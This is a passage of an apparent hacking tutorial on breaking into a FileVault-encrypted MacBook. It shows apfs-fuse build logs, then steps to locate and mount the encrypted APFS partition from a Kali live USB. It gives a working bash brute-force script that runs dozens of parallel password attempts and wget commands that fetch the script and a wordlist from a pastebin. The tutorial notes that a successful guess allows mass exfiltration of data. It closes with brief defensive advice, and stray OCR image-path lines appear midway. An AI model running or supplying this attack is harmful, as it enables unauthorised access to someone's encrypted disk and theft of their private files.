cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/DeviceLinux.o -c /root/apfs-fuse/ApfsLib/DeviceLinux.cpp
[62%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/DeviceMac.o

```
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/DeviceMac.o -c /root/apfs-fuse/ApfsLib/DeviceMac.cpp
[ 65%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/DeviceWinFile.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/DeviceWinFile.o -c /root/apfs-fuse/ApfsLib/DeviceWinFile.cpp
[ 67%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/DeviceWinPhys.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/DeviceWinPhys.o -c /root/apfs-fuse/ApfsLib/DeviceWinPhys.cpp
[ 69%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/GptPartitionMap.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/GptPartitionMap.o -c /root/apfs-fuse/ApfsLib/GptPartitionMap.cpp
[ 72%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/KeyMgmt.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/KeyMgmt.o -c /root/apfs-fuse/ApfsLib/KeyMgmt.cpp
[ 74%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/PList.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/PList.o -c /root/apfs-fuse/ApfsLib/PList.cpp
[ 76%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Sha1.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/Sha1.o -c /root/apfs-fuse/ApfsLib/Sha1.cpp
[ 79%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Sha256.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/Sha256.o -c /root/apfs-fuse/ApfsLib/Sha256.cpp
[ 81%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/TripleDes.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11   -Wall   -Wextra   -march=native   -O3   -DNDEBUG   -std=gnu++11   -o CMakeFiles/ApfsLib.dir/TripleDes.o -c /root/apfs-fuse/ApfsLib/TripleDes.cpp
[ 83%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Util.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++   -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG  -std=gnu++11 -o CMakeFiles/ApfsLib.dir/Util.o -c /root/apfs-fuse/ApfsLib/Util.cpp
In file included from /root/apfs-fuse/3rdparty/lzfse/src/lzfse_internal.h:30:0,
                 from /root/apfs-fuse/3rdparty/lzfse/src/lzvn_decode_base.h:29,
                 from /root/apfs-fuse/ApfsLib/Util.cpp:48:
/root/apfs-fuse/3rdparty/lzfse/src/lzfse_fse.h: In function ‘int fse_check_freq(const uint16_t*, size_t, size_t)’:
/root/apfs-fuse/3rdparty/lzfse/src/lzfse_fse.h:564:21: warning: comparison between signed and unsigned integer expressions [-Wsign-compare]
   for (int i = 0; i < table_size; i++) {
                     ^~~~~~~~~~~~~~
[ 86%] Linking CXX static library ../lib/libApfsLib.a
```

```
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/cmake -P CMakeFiles/ApfsLib.dir/cmake_clean_target.cmake
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/cmake -E cmake_link_script CMakeFiles/ApfsLib.dir/link.txt --verbose=1
/usr/bin/ar qc ../lib/libApfsLib.a CMakeFiles/ApfsLib.dir/Aes.o CMakeFiles/ApfsLib.dir/AesXts.o CMakeFiles/ApfsLib.dir/ApfsContainer.o CMakeFiles/ApfsLib.dir/ApfsDir.o CMakeFiles/ApfsLib.dir/ApfsNodeMapper.o CMakeFiles/ApfsLib.dir/ApfsNodeMapperBTree.o CMakeFiles/ApfsLib.dir/ApfsVolume.o CMakeFiles/ApfsLib.dir/BlockDumper.o CMakeFiles/ApfsLib.dir/BTree.o CMakeFiles/ApfsLib.dir/Crc32.o CMakeFiles/ApfsLib.dir/Crypto.o CMakeFiles/ApfsLib.dir/Decmpfs.o CMakeFiles/ApfsLib.dir/Des.o CMakeFiles/ApfsLib.dir/Device.o CMakeFiles/ApfsLib.dir/DeviceDMG.o CMakeFiles/ApfsLib.dir/DeviceLinux.o CMakeFiles/ApfsLib.dir/DeviceMac.o CMakeFiles/ApfsLib.dir/DeviceWinFile.o CMakeFiles/ApfsLib.dir/DeviceWinPhys.o CMakeFiles/ApfsLib.dir/GptPartitionMap.o CMakeFiles/ApfsLib.dir/KeyMgmt.o CMakeFiles/ApfsLib.dir/PList.o CMakeFiles/ApfsLib.dir/Sha1.o CMakeFiles/ApfsLib.dir/Sha256.o CMakeFiles/ApfsLib.dir/TripleDes.o CMakeFiles/ApfsLib.dir/Util.o
/usr/bin/ranlib ../lib/libApfsLib.a
make[2]: Leaving directory '/root/apfs-fuse/build'
[ 86%] Built target ApfsLib
make -f ApfsDump/CMakeFiles/apfs-dump.dir/build.make ApfsDump/CMakeFiles/apfs-dump.dir/depend
make[2]: Entering directory '/root/apfs-fuse/build'
cd /root/apfs-fuse/build && /usr/bin/cmake -E cmake_depends "Unix Makefiles" /root/apfs-fuse /root/apfs-fuse/ApfsDump /root/apfs-fuse/build /root/apfs-fuse/build/ApfsDump /root/apfs-fuse/build/ApfsDump/CMakeFiles/apfs-dump.dir/DependInfo.cmake --color=
Scanning dependencies of target apfs-dump
make[2]: Leaving directory '/root/apfs-fuse/build'
make -f ApfsDump/CMakeFiles/apfs-dump.dir/build.make ApfsDump/CMakeFiles/apfs-dump.dir/build
make[2]: Entering directory '/root/apfs-fuse/build'
[ 88%] Building CXX object ApfsDump/CMakeFiles/apfs-dump.dir/Apfs.o
cd /root/apfs-fuse/build/ApfsDump && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/apfs-dump.dir/Apfs.o -c /root/apfs-fuse/ApfsDump/Apfs.cpp
[ 90%] Linking CXX executable ../bin/apfs-dump
cd /root/apfs-fuse/build/ApfsDump && /usr/bin/cmake -E cmake_link_script CMakeFiles/apfs-dump.dir/link.txt --verbose=1
/usr/bin/c++ -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -rdynamic CMakeFiles/apfs-dump.dir/Apfs.o -o ../bin/apfs-dump -L/root/apfs-fuse/build/lib ../lib/libApfsLib.a -licuuc -lz -lbz2 ../lib/liblzfse.a
make[2]: Leaving directory '/root/apfs-fuse/build'
[ 90%] Built target apfs-dump
make -f ApfsDumpQuick/CMakeFiles/apfs-dump-quick.dir/build.make ApfsDumpQuick/CMakeFiles/apfs-dump-quick.dir/depend
make[2]: Entering directory '/root/apfs-fuse/build'
cd /root/apfs-fuse/build && /usr/bin/cmake -E cmake_depends "Unix Makefiles" /root/apfs-fuse /root/apfs-fuse/ApfsDumpQuick /root/apfs-fuse/build /root/apfs-fuse/build/ApfsDumpQuick /root/apfs-fuse/build/ApfsDumpQuick/CMakeFiles/apfs-dump-quick.dir/DependInfo.cmake --color=
Scanning dependencies of target apfs-dump-quick
make[2]: Leaving directory '/root/apfs-fuse/build'
make -f ApfsDumpQuick/CMakeFiles/apfs-dump-quick.dir/build.make ApfsDumpQuick/CMakeFiles/apfs-dump-quick.dir/build
```

```
make[2]: Entering directory '/root/apfs-fuse/build'
[ 93%] Building CXX object ApfsDumpQuick/CMakeFiles/apfs-dump-quick.dir/ApfsDumpQuick.o
cd /root/apfs-fuse/build/ApfsDumpQuick && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/apfs-dump-quick.dir/ApfsDumpQuick.o -c /root/apfs-fuse/ApfsDumpQuick/ApfsDumpQuick.cpp
[ 95%] Linking CXX executable ../bin/apfs-dump-quick
cd /root/apfs-fuse/build/ApfsDumpQuick && /usr/bin/cmake -E cmake_link_script CMakeFiles/apfs-dump-quick.dir/link.txt --verbose=1
/usr/bin/c++ -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -rdynamic CMakeFiles/apfs-dump-quick.dir/ApfsDumpQuick.o -o ../bin/apfs-dump-quick -L/root/apfs-fuse/build/lib ../lib/libApfsLib.a -licuuc -lz -lbz2 ../lib/liblzfse.a
make[2]: Leaving directory '/root/apfs-fuse/build'
[ 95%] Built target apfs-dump-quick
make -f apfsfuse/CMakeFiles/apfs-fuse.dir/build.make apfsfuse/CMakeFiles/apfs-fuse.dir/depend
make[2]: Entering directory '/root/apfs-fuse/build'
cd /root/apfs-fuse/build && /usr/bin/cmake -E cmake_depends "Unix Makefiles" /root/apfs-fuse /root/apfs-fuse/apfsfuse /root/apfs-fuse/build /root/apfs-fuse/build/apfsfuse /root/apfs-fuse/build/apfsfuse/CMakeFiles/apfs-fuse.dir/DependInfo.cmake --color=
Scanning dependencies of target apfs-fuse
make[2]: Leaving directory '/root/apfs-fuse/build'
make -f apfsfuse/CMakeFiles/apfs-fuse.dir/build.make apfsfuse/CMakeFiles/apfs-fuse.dir/build
make[2]: Entering directory '/root/apfs-fuse/build'
[ 97%] Building CXX object apfsfuse/CMakeFiles/apfs-fuse.dir/ApfsFuse.o
cd /root/apfs-fuse/build/apfsfuse && /usr/bin/c++ -D_FILE_OFFSET_BITS=64 -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/apfs-fuse.dir/ApfsFuse.o -c /root/apfs-fuse/apfsfuse/ApfsFuse.cpp
[100%] Linking CXX executable ../bin/apfs-fuse
cd /root/apfs-fuse/build/apfsfuse && /usr/bin/cmake -E cmake_link_script CMakeFiles/apfs-fuse.dir/link.txt --verbose=1
/usr/bin/c++ -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -rdynamic CMakeFiles/apfs-fuse.dir/ApfsFuse.o -o ../bin/apfs-fuse -L/root/apfs-fuse/build/lib ../lib/libApfsLib.a -lfuse -licuuc -lz -lbz2 ../lib/liblzfse.a
make[2]: Leaving directory '/root/apfs-fuse/build'
[100%] Built target apfs-fuse
make[1]: Leaving directory '/root/apfs-fuse/build'
/usr/bin/cmake -E cmake_progress_start /root/apfs-fuse/build/CMakeFiles 0
```

Step 7 Test Apfs-Fuse

That's it for download and compiling apfs-fuse. Change into the new bin/ directory.

```
cd bin/
```

Apfs-fuse's available options can be viewed using the **./apfs-fuse** command.

```
./apfs-fuse
```

```
Options:
-d level      : Enable debug output in the console.
-o options    : Additional mount options.
-v volume-id  : Specify number of volume to be mounted.
-r passphrase : Specify volume passphrase. The driver will ask for it if needed.
-s offset     : Specify offset to the beginning of the container.
-p partition  : Specify partition id containing the container.
-l            : Allow driver to return potentially corrupt data instead of failing, if it can't handle something.
```

Before using apfs-fuse, the encrypted APFS partition must first be identified and a mount point must be created.

Step 8 Find the Encrypted Partition

Use the **fdisk** command to view the MacBook's internal (SSD) and external (Kali live USB) hard drives. The **-l** argument can be used to display (or list) the avaialble partitions.

```
fdisk -l

Disk /dev/sda: 233.8 GiB, 251000193024 bytes, 490234752 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: gpt
Disk identifier: F0ED****-****-****-****335A6AD3

Device      Start       End   Sectors   Size Type
/dev/sda1      40    409639    409600   200M EFI System
/dev/sda2  409640 490234711 489825072 233.6G unknown

Disk /dev/sdb: 14.4 GiB, 15472047104 bytes, 30218842 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x03cdda43

Device     Boot   Start     End Sectors  Size Id Type
/dev/sdb1  *         64 1769471 1769408  864M 17 Hidden HPFS/NTFS
/dev/sdb2       1769472 1770879    1408  704K  1 FAT12

Disk /dev/loop0: 621.6 MiB, 651767808 bytes, 1272984 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

As mentioned previously, disks and partitions are automatically assigned a letter (e.g., "sd**a**" and "sd**b**1"). The device /dev/sdb format type is "HPFS/NTFS" and "FAT12." While MacBooks support NTFS and FAT formats, this is most likely the Kali live USB at "14.4 Gib" in size. In my case, the internal hard drive is assigned to /dev/sda, with the larger partition (233.6 GB) assigned to /dev/sda2. This is the partition I'll attempt to decrypt.

Step 9 Create the Mount Destination

If the password is guessed correctly, apfs-fuse will attempt to mount the partition to a user-specified directory. This will allow an attacker to navigate the hard drive using **cd** and file managers. Create a new directory called **hacked_mackbook** using the **mkdir** command.

```
mkdir /tmp/hacked_macbook
```

Step 10 Use Apfs-Fuse to Unlock the Partition

Apfs-fuse requires the partition name and the mount point in the command as shown below.

```
./apfs-fuse <partition> <mount destination>
```

Here's an example of the command I used to unlock my MacBook's internal hard drive. When this command is run, apfs-fuse will prompt for a password.

```
./apfs-fuse /dev/sda2 /tmp/hacked_macbook
```

If the password is guessed correctly, it will mount the partition in read-only mode to the hacked_macbook directory. New files can't be added to the partition, but mass data exfiltration of sensitive files and forensic analysis would be possible.

- **Don't Miss: Digital Forensics for the Aspiring Hacker**

Step 11 Brute Force FileVault Protected Partitions

Now, while I love terminals as much as the next hacker, no one wants to manually guess passwords one by one. So I wrote a simple BASH *wrapper* that spawns up to 50 **apfs-fuse** processes at once and attempts passwords using in the supplied wordlist.

Below is the BASH script I created to automate password guessing attacks. I've commented most of the lines to hopefully explain what the script is doing for coders less familiar with this scripting language.

```
#!/bin/bash

# checks to ensure all 3 args are present
if [[ ! $3 ]]; then
    echo -e "\nusage: $ ./script.sh /dev/sdaX passwords.list -killswitch\n"
    exit 0
fi

# wordlist variable
password="${2:--}"

# wordlist line count, for fancy output
line_total="$(wc -l ${2:--} | awk '{print $1}')"

# because processes get moved to the background, i needed a simple way
# to grep the parent PID to kill all apfs-fuse processes. this can be
# done more elegantly, but would require more work
killswitch="$(ps aux | grep -i [k]illswitch | head -n1 | awk '{print $2}')"

# user input; mount partition name e.g., /dev/sdaX
mount_partition="$1"

# if password is guessed, mount partion to this directory
mount_dir='/tmp/hacked_macbook'

# create "hacked_macbook" directory if it doesn't exist
if [[ ! -d "$mount_dir" ]]; then
    mkdir "$mount_dir"
fi
```

```
# max concurrent apfs-fuse processes. set at 55. WARNING! i definitely
# crashed my macbook a few times playing with this value. after about
# 50 concurrent PIDs, i didnt notice an improvement in processing
# speed. benchmarked using `time`
function thread_max {
  while [ $(jobs | wc -l) -gt 55 ]; do
    sleep 3
  done
}

count='0'

# a while loop to interate through supplied passwords
while read password; do
    # count the number of passwords; fancy output
    count="$[count+1]"
    # emulate some kind of progress information; fancy output
    echo "[-] Trying "$count"/"$line_total": "$password""
    # apfs-fuse binary path is hardcoded. if apfs-fuse directory is not
    # located in /root change the below line. this line will silently
    # execute apfs-fuse with a password from the wordlist. if the password
    # is found it will `kill` the parent process and stop the bruteforce attack
    thread_max;   /root/apfs-fuse/build/bin/apfs-fuse   -r   "$password"   "$mount_partition"   "$mount_dir"
>/dev/null 2>&1 &&\
    echo -e "\n[+] Password is: "$password"\n" && kill "$killswitch" || continue &
done < "$password"
```

Save the script to the Kali system using another USB or download it with **wget** using the below command.

```
wget 'https://ptpb.pw/~tokyoneon_apfs' -O tokyoneon.sh
```

This command will download the script from the Pb pastebin and save it to a file called **tokyoneon.sh**. For convenience, I'm using my own username, but the script can be saved with any file name.

Give the script permission to execute using the below **chmod** command.

```
chmod 777 tokyoneon.sh
```


Move a wordlist to the Kali system or download the simple wordlist I've created for this article.

- **Don't Miss: Create Custom Wordlists for Password Cracking Using the Mentalist**


wget 'https://ptpb.pw/~tokyoneon_wordlist' -O wordlist.txt

Run the apfs-fuse wrapper (tokyoneon.sh) using the below command.

./tokyoneon.sh /dev/sdaX wordlist.txt –killswitch



While the script is running, many apfs-fuse processes will start in the background and 100% of the MacBook's CPU will be used. Be sure to keep the MacBook connected to the power supply while the command is running.



Step 12 Unmount the Partition

When ready to shutdown, to safely unmount the partition, use the below **fusermount** command.

```
fusermount -u /tmp/hacked_macbook
```

Attack Shortcomings

This attack is CPU-based, so the number of possible password attempts per second is extremely limited. As shown in the GIF, the brute force script — even with multiple apfs-fuse processes running simultaneously — is only capable of computing one to three passwords a second.

Ideally, such an attack is performed using a very targeted wordlist, where some known passwords or information about the MacBook's owner has been collected. A wordlist over 10,000 passwords probably isn't very practical and potentially damaging to the long-term health of the MacBook's CPU.

- **Don't Miss: Use Leaked Password Databases to Create Brute-Force Wordlists**

But don't fret, as I mentioned at the start of this article, there's more than one way to break into an encrypted MacBook. If readers show interest in such content, I may feature more articles like this in the future, so be sure to leave a comment with some feedback.

How to Protect Against FileVault Attacks

There are a few things Mac users can do if they want to protect against these attack types.

- **Enable firmware password protection**. To prevent attacker's from booting into a live USB or Recovery mode, set a firmware password. The firmware will only prompt for an additional password at boot *if* someone attempts to boot the MacBook into Single-User, Startup Manager, Target Disk, or Recovery modes. A firmware password, however, will not protect the hard drive in the event the disk is physically removed from the MacBook.
- **Use a stronger FileVault password**. This is the best way to prevent attacks against the encrypted disk even if it's physically removed from the laptop. A complex passphrase over 21 characters in length is recommended to protect against attackers with dedicated brute force hardware.